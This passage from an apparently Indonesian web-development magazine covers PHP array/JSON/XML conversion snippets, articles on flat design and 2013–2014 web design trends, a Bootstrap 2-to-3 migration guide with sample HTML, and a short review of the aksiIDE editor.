else{
    echo "<pre>";
    print_r($array);
    exit;
}
?>
```

CARA MENGGUNAKAN :

Mengkoversi dari Array ke XML :

```
<?php
// Array to xml
$xml=$object->convertArrayToXML($sampleArray);
if($xml===false){
    //$object->displayErrorLog();
    $object->displayLastError();
}
else{
    header("content-type: text/xml");
    echo $xml;
    exit;
}
?>
```

Mengkoversi dari JSON ke XML :

```
<?php
// JSON to xml
$xml=$object->convertJsonToXML($sampleJson);
if($xml===false){
    //$object->displayErrorLog();
    $object->displayLastError();
}
else{
    header("content-type: text/xml");
    echo $xml;
    exit;
}
?>
```

Mengkoversi dari JSON ke Array :

```
// JSON to array
$array=$object->convertJsonToArray($sampleJson);
if($array===false){
    //$object->displayErrorLog();
    $object->displayLastError();
}
else{
    echo "<pre>";
    print_r($array);
    exit;
}
}
```

XML ke String

```
//XML to String
$string=$object->convertXmlToString($sampleXml);
if($string===false){
    //$object->displayErrorLog();
    $object->displayLastError();
}
else{
    echo $string;exit;
}
}
```

String to Array

```
<?php
//String to Array
$array=$object->convertStringToArray($sampleString);
if($array===false){
    //$object->displayErrorLog();
    $object->displayLastError();
}
else{
    echo "<pre>";
    print_r($array);
}
}
```

6

CSS

Artikel berikut adalah adalah CSS, masih membahas tentang trend dan cara migrasi dari Bootstrap 2.0 ke Bootstrap 3.0




Terima kasih kepada-

Gunawan M. Wibisino – <http://adapani.com>
Ahmad Solichin – <http://achmatin.net>
aksiIDE - Luri Darmawan
Komar Satriani - <http://citstudio.com>
Medan Tekno - Ekalaya Manullang
I Gde Lumbung - <http://gedelumbung.com>
codiLABS – Codinger
dan teman2 di PHP Indonesia

Desain Web Flat : Trend atau Revolusi?


Dengan desain web datar, kita mengambil sebuah langkah menuju menerima sifat unik dan abstrak web. Tapi apakah kita berhadapan dengan tren sementara, atau kita menghadapi sebuah revolusi dalam cara mendesain web? Berikut adalah 5 alasan mengapa desain web datar mungkin kebiasaan baru yang baik:



1. Desain web datar sederhana

Mungkin konsep inti dari desain datar adalah bahwa hal itu "jujur". Anda bertanya-tanya apa artinya? Sangat sederhana : desain datar mengakui sifat dimensi dua desain layar. Tidak ada upaya untuk menambahkan efek tiga dimensi atau mengelabui pengguna ke dalam pemikiran mereka berinteraksi dengan hal lain daripada layar datar.


Tidak ada bayangan, tidak ada gradien, tidak ada pola, tidak ada efek 3-D, atau elemen desain yang mewakili hal-hal dunia nyata. Sebaliknya, desain datar membuat penggunaan warna, tipografi, banyak ruang putih, dan sistem grid ketat untuk antarmuka yang jelas dan bermanfaat.



2. Flat web design adalah trendy

Beberapa kebiasaan berasal dari fashion. Kita ingin tetap *up to date* dan itulah mengapa kita mengikuti tren. Desain datar trendy itu segar, jelas, terang, modern. Dan itu sejalan dengan tren lain dalam desain web, seperti penggunaan tipografi dan ruang putih. Selain itu, warna-warna cerah yang menemukan jalan mereka kembali ke kesadaran desainer modern.


Seperti dengan tren lain, kita tidak tahu berapa lama desain datar akan berlangsung. Mungkin fase itu hanya mungkin memicu sebuah revolusi kecil di bidang desain web. Selama ini kita tidak tahu apa yang akan terjadi, cobalah untuk tidak mengikuti tren membabi buta. Sebelum memastikan desain anda, pastikan klien sasaran anda siap dan desain website anda cocok untuk pendekatan ini.



3. Desain web Flat mudah digunakan

Desain datar tidak hanya sangat menarik, juga sangat berguna - jika dilakukan dengan benar, jelas. Desain datar sederhana dan mengurangi seminimal mungkin. Idenya adalah untuk menghapus semua elemen desain mengganggu dan benar-benar fokus pada isi dan tujuan pengguna Anda '. Gunakan isyarat visual, seperti warna dan tipografi untuk memandu pengguna Anda dan membantu mereka mencapai tujuan mereka.


Menghindari gangguan tidak membuat desain datar sama dengan desain minimal. Ini adalah di mana ia menjadi rumit. Strip bawah desain Anda untuk menjadikannya sebagai jelas dan sesederhana mungkin - tapi pastikan Anda tidak menghapus isyarat yang penting bagi pengguna Anda untuk berhasil menggunakan situs Anda.



4. Desain web Flat itu cepat

Desain web datar memancarkan efisiensi dan mengurangi gangguan baris penglihatan user secara langsung itulah bagian bagian penting dari situs. Tidak hanya mencapai tujuan desain yang mewah dan bersih tapi anda dapat mengerjakannya dalam waktu singkat. Sementara situs web yang berbeda mungkin sekedar menggunakannya, desain datar tidak malu untuk mengejek tentang hal itu.

Dalam kasus ini, mengejek bukanlah hal yang buruk. Jika Anda dapat meyakinkan pengunjung bahwa mereka akan langsung menemukan apa yang mereka cari - bahkan sebelum mereka benar-benar melihatnya karena desain yang klin - Anda telah mengubah rintangan besar dalam hal konversi desain yang lebih baik.



5. Desain web Flat scalable

Last but not least, desain datar mudah terukur. Hal ini sejalan dengan tren lain terbaru yaitu desain web responsif. Ponsel internet semakin penting dan Anda harus mempertimbangkan bagaimana situs web Anda terlihat seperti pada ukuran layar yang berbeda. Sementara gambar yang realistis dan efek desain lainnya bisa sulit untuk skala, elemen desain datar seperti warna dan tipografi dapat dengan mudah beradaptasi dengan layar yang lebih kecil.

Misalnya, alih-alih memiliki tombol gaya, dalam desain web datar link berwarna akan mudah dilakukan. Sebuah gambar latar belakang berpola menjadi warna latar belakang polos juga area konten yang berbeda dengan mudah dapat diidentifikasi melalui perangkat yang berbeda dengan menggunakan warna yang berbeda. **Trend atau revolusi?**



Sabina Idler

Sabina is community manager, technical writer & UXer @ Usabilla. She is interested in Usability, User Experience, Design, and everything that makes the Web a better place. Follow Sabina on [Twitter](#).

http://blog.usabilla.com/flat-web-design-trend-or-revolution/?utm_source=CMBlog&utm_medium=link&utm_campaign=FlatDesign

TREN DESAIN TAHUN 2013/2014



Tren dapat membantu mengidentifikasi apa keinginan pelanggan, apa yang diinginkan pasar saat ini dan masa depan seperti apa, serta mengidentifikasi apa yang pesaing lakukan.

Tapi seperti yang *skinny jeans* yang tergantung di belakang lemari anda, atau iPhone 4 yang anda beli musim panas lalu, tren datang dan pergi. Dan, seperti busana yang mungkin terlihat bagus pada supermodel tetapi tidak terlihat begitu keren pada anda, termasuk apa yang cocok untuk orang lain mungkin tidak cocok untuk perusahaan Anda. Setelah membaca ini anda tidak harus pergi keluar dan menjadi ahli dalam semua tren ini, atau bahkan menerapkannya semua untuk desain web anda saat ini. Kuncinya adalah untuk belajar sedikit tentang masing-masing dan melihat apakah ada cara untuk mengintegrasikan beberapa ide-ide ke dalam pekerjaan anda sendiri yang masuk akal dengan tujuan sasaran adalah sukses.

Kemajuan dalam teknologi mobile telah membawa tren situs web mobile-friendly untuk garis depan tren 2014. Berikut adalah beberapa tren yang mungkin perlu diperhatikan :

Scrolling Parallax

Scrolling Parallax telah lama digunakan dalam video game, namun tren ini terbakar di arena desain web. Parallax scrolling memungkinkan desainer untuk mengontrol kedalaman objek desain pada website yang mereka rancang. Dengan bantuan dari HTML5 dan CSS3, membantu pengembang untuk menggunakan animasi yang tampak hebat dan hampir tidak ada biaya. Gambar 3D yang mungkin serta kecepatan halaman lebih cepat. Ini adalah fitur yang dapat mengesankan pengunjung yang belum pernah melihat situs Anda sebelumnya. Ini faktor "wow" Anda.

Tombol besar

Anda telah mendengarnya sebelum: "Lebih besar lebih baik" Tapi itu benar, tombol kecil bisa membuat frustrasi. Pelanggan ingin dapat melihat gambar yang sama pada perangkat mobile mereka yang mereka lakukan di laptop mereka di rumah atau bekerja. Seharusnya tidak sulit bagi mereka untuk melihat apa yang ada di website Anda. Buatlah mudah bagi mereka dengan tidak hanya membuat tombol besar, tetapi menggunakan warna untuk membuat mereka menonjol bahkan lebih. Kenyamanan yang sama membuat mereka mengunjungi kembali ke situs anda, dan karena itu lebih friendly.

Scrolling vertikal

Scrolling biasanya dapat vertikal atau horizontal. Namun, scrolling vertikal penting bagi pengguna perangkat mobile. Hal ini memungkinkan mereka untuk gulir ke bawah halaman dan dapat melihat menu sehingga mereka tidak perlu gulir kembali. Ini mungkin tampak seperti no-brainer karena itu. Hal ini sederhana dan menghemat waktu.

Tapi, jika Anda seperti saya, Anda merasa seperti 2014 sudah mengetuk pintu kami. Jadi apakah tren yang akan datang itu perlu anda harus mengetahui untuk di tahun depan? Berikut adalah beberapa tren desain yang mungkin datang ke sebuah situs web di dekat Anda segera:

Desain Web datar

Desain web datar berfokus pada tipografi dan penggunaan warna. Tipografi yang biasanya telah digunakan dalam dunia cetak dan sekarang web desainer menggunakannya untuk memberikan situs web mereka terlihat jauh lebih bersih. Citra hanya digunakan bila diperlukan. Jenis desain website flat lebih mudah untuk dipahami, dengan garis-garis bersih serta memilih jenis font dan ukuran yang tepat dapat membantu membuat website lebih menarik.

Mengapa kita memilih font tertentu dalam proyek tertentu atau mencoba untuk mengartikulasikan mengapa font tertentu *berbicara* kepada kita, dan apa yang dikatakan tentang kami. Pembahasan sama harus berlaku untuk perusahaan Anda yang berkaitan dengan desain web datar. Pastikan jenis font yang Anda pilih mencerminkan perusahaan Anda dan nilai-nilainya.

Desain Sederhana

Ini mengejutkan untuk sebuah perusahaan tidak memiliki sebuah situs web, sehingga tidak memiliki sebuah situs web tidak cukup baik lagi. Anda perlu menunjukkan pengunjung apa yang membedakan organisasi anda dari orang lain, dan website anda adalah alat yang hebat untuk membantu anda berkomunikasi informasi tersebut. Jadi buatlah lebih jelas, fokus pada prioritas utama anda untuk website tersebut dan tetap berpegang pada mereka yang akan membantu dalam mengembangkan sebuah website sederhana. Buatlah desain layout situs web yang sesederhana mungkin tapi tidak berkesan murahan serta menghindari kekacauan yang tidak perlu yang akan mengalihkan perhatian pengunjung dari pesan yang ingin Anda sampaikan.

Berbagai teknologi memungkinkan kita untuk menjadi lebih mobile, Anda juga harus memastikan bahwa web nya mensupport versi mobile untuk pelanggan. Semakin banyak pelanggan anda yang tahu tentang fasilitas pendukung web anda maka itu semakin baik.

Tulisan di atas tentang tren desain web yang dapat saya lihat muncul tahun ini dan tahun depan atau mungkin lebih. Meskipun beberapa dari tren ini mungkin memudar, dan tren masa depan mungkin tidak sama persis apa yang kita pikirkan sekarang, tapi mungkin masih bisa memberikan beberapa petunjuk untuk meningkatkan kualitas web anda. Jangan lupa situs perusahaan, lembaga atau pribadi adalah "wajah". Memberi kesan pertama kepada pengunjung dan pelanggan adalah suatu hal yang harus dipertimbangkan.

Setelah membaca uraian singkat tentang tren desain saat ini dan masa depan, atau mungkin ada tren lain? Mungkin akan kami tambahkan di edisi selanjutnya. Terima kasih.

5 menit MIGRASI BOOTSTRAP 2.0 ➔ BOOTSTRAP 3.0



Tanpa keraguan Bootstrap yang paling banyak digunakan dalam kerangka front-end akhir-akhir ini, itu dapat dilihat bagaimana web dibangun dengan Bootstrap sangat mudah serta membuat pengembangan pun sangat memudahkan. Sekarang RC2 dari Bootstrap 3 sudah keluar dan kembali menggunakan kerangka dari atas ke bawah. Mari kita sekarang melihat apa yang telah berubah agar sedikit terbantu jika ingin migrasi dari 2.0 ke 3.0.

grid adalah perubahan besar di bootstrap

Grid adalah salah satu perubahan terbesar dan telah dibangun kembali untuk pendekatan mobile pertama dan ini berarti bahwa tidak ada jaringan yang lebih tetap, satu-satunya jaringan disediakan dengan Bootstrap yang dilengkapi dengan 3 jenis kolom.

kata kunci fluid hilang di bootstrap 3.0

Untuk membantu Anda membuat desain responsif yaitu untuk smartphone (**.col-***), satu lagi untuk tablet (**col-sm-***) dan yang besar untuk laptop / desktop (**col-lg-***), dengan memiliki 3 ukuran ini anda memiliki kontrol lebih luas bagaimana grid akan berperilaku pada setiap perangkat display. Ketika datang ke grid Anda dapat mengatakan selamat tinggal pada kelas **span-*** dan tidak ada lagi **container-fluid** dan hanya **container** saja serta sama halnya **row-fluid**, jadi kata fluid adalah kata kunci yang hilang di bootstrap 3.0. untuk 3 adalah :


- Ganti **.span*** dengan **.col-lg-***.
- Ganti **.container-fluid** dengan **.container**.
- Ganti **.row-fluid** dengan **.row**.

Seperti biasa ketika sesuatu berkembang maka ada juga perubahan, di bawah adalah beberapa perubahan versi bootstrap 2.0 ke 3.0.

- **.container-fluid** menjadi **.container**
- **.row-fluid** menjadi **.row**
- **.span*** menjadi **.col-lg-***
- **.offset*** menjadi **.col-lg-offset-***
- **.brand** menjadi **.navbar-brand**
- **.hero-unit** menjadi **.jumbotron**
- **.icon-*** menjadi **.glyphicon glyphicon-***
- **.btn** menjadi **.btn .btn-default**
- **.btn-mini** menjadi **.btn-xs**
- **.btn-small** menjadi **.btn-sm**
- **.btn-large** menjadi **.btn-lg**
- **.visible-phone** menjadi **.visible-sm**
- **.visible-tablet** menjadi **.visible-md**
- **.visible-desktop** menjadi **.visible-lg**
- **.hidden-phone** menjadi **.hidden-sm**
- **.hidden-tablet** menjadi **.hidden-md**
- **.hidden-desktop** menjadi **.hidden-lg**
- **.input-small** menjadi **.input-sm**
- **.input-large** menjadi **.input-lg**
- **.input-prepend** menjadi **.input-group**
- **.input-append** menjadi **.input-group**
- **.add-on** menjadi **.input-group-addon**
- **.btn-navbar** menjadi **.navbar-btn**
- **.thumbnail** menjadi **.img-thumbnail**
- **ul.inline** menjadi **.list-inline**



display contoh :




Tampilan front



<http://www.developerdrive.com/2013/11/how-to-migrate-from-bootstrap-2-to-bootstrap-3/>



- Ganti `.span*` dengan `.col-lg-*`.
- Ganti `.container-fluid` dengan `.container`.
- Ganti `.row-fluid` dengan `.row`.



```

29 <body>
30
31 <div class="container">
32   <div class="header">
33     <ul class="nav nav-pills pull-right">
34       <li class="active"><a href="#">Home</a></li>
35       <li><a href="#">About</a></li>
36       <li><a href="#">Contact</a></li>
37     </ul>
38     <h3 class="text-muted">Project name</h3>
39   </div>
40
41   <div class="jumbotron">
42     <h1>Jumbotron heading</h1>
43     <p class="lead">Cras justo odio, dapibus ac facilisis in, egestas eget quam.
44     <p><a class="btn btn-lg btn-success" href="#">Sign up today</a></p>
45   </div>
46
47   <div class="row marketing">
48     <div class="col-lg-6">
49       <h4>Subheading</h4>
50       <p>Donec id elit non mi porta gravida at eget metus. Maecenas faucibus mollis interdum.
51     </p>
52       <h4>Subheading</h4>
53       <p>Morbi leo risus, porta ac consectetur ac, vestibulum at eros. Cras mattis consectetur purus sit amet fermentum.
54     </p>
55       <h4>Subheading</h4>
56       <p>Maecenas sed diam eget risus varius blandit sit amet non magna.
57     </p>
58   </div>
59
60   <div class="col-lg-6">
61     <h4>Subheading</h4>
62     <p>Donec id elit non mi porta gravida at eget metus. Maecenas faucibus mollis interdum.
63   </p>
64     <h4>Subheading</h4>
65     <p>Morbi leo risus, porta ac consectetur ac, vestibulum at eros. Cras mattis consectetur purus sit amet fermentum.
66   </p>
67     <h4>Subheading</h4>
68     <p>Maecenas sed diam eget risus varius blandit sit amet non magna.
69   </p>
70   </div>

```

7

Review & Profile



Terima kasih kepada-

Gunawan M. Wibisino – <http://adapani.com>
Ahmad Solichin – <http://achmatin.net>
aksiIDE - Luri Darmawan
Komar Satriani - <http://citstudio.com>
Medan Tekno - Ekalaya Manullang
I Gde Lumbung - <http://gedelumbung.com>
codiLABS – Codinger
dan teman2 di PHP Indonesia



Review Singkat

aksiIDE

tools for programmer


LURI DARMAWAN

Programmer dan Owner aksiIDE, Instruktur pelatihan web dan mobile. Beliau juga pegiat aplikasi desktop seperti foxpro, vb, dsb. Aktivitas lainnya adalah pegiat pencak Silat Indonesia


Integrated Development Environment atau *Interactive Development Environment* (IDE) adalah software visual interface yang sangat memudahkan programmer dalam melakukan aktivitas kodingnya. Beberapa nama IDE terkenal mungkin anda sudah terkenal misal

netbeans, vim, notepad++, dll. Kali ini kami perkenalkan satu IDE yang tidak kalah bagusnya atau malah mungkin lebih bagus? aksiIDE ini dibuat oleh seorang sudah lama dalam bidang pemograman yaitu om Luri Darmawan yang juga seorang pegiat pencak silat Indonesia.

Tampilan utama aksiIDE




Menubar – PHP Port




Pada Menu Bar terdapat Tools di sini anda banyak tools-tools yang memudahkan pekerjaan anda sebagai programmer. Terlihat ada fasilitas untuk menggenerator framework MVC semacam Cake, Panada, Zikula dan menyusul Codeigniter, Laravel, Yii, dsb.

Fasilitas generator juga membantu anda untuk belajar framework tertentu jadi hasil generator itu anda pelajari gaya dan ciri khas skrip framework tersebut sekaligus membaca alur-alur dan struktur pengkodean MVC nya,

Menubar – Tools




Pada Menu Bar terdapat Tools di sini anda banyak tools-tools yang memudahkan pekerjaan anda sebagai programmer.



Menu window memudahkan untuk mengatur space anda,



Lupa? Terlalu banyak pikir? Tinggal klik aja dan contoh potongan skrip muncul.



Snippet instan, tinggal klik maka potongan skrip siap pakai akan muncul, dan itu sangat memudahkan.



PROFIL & START UP



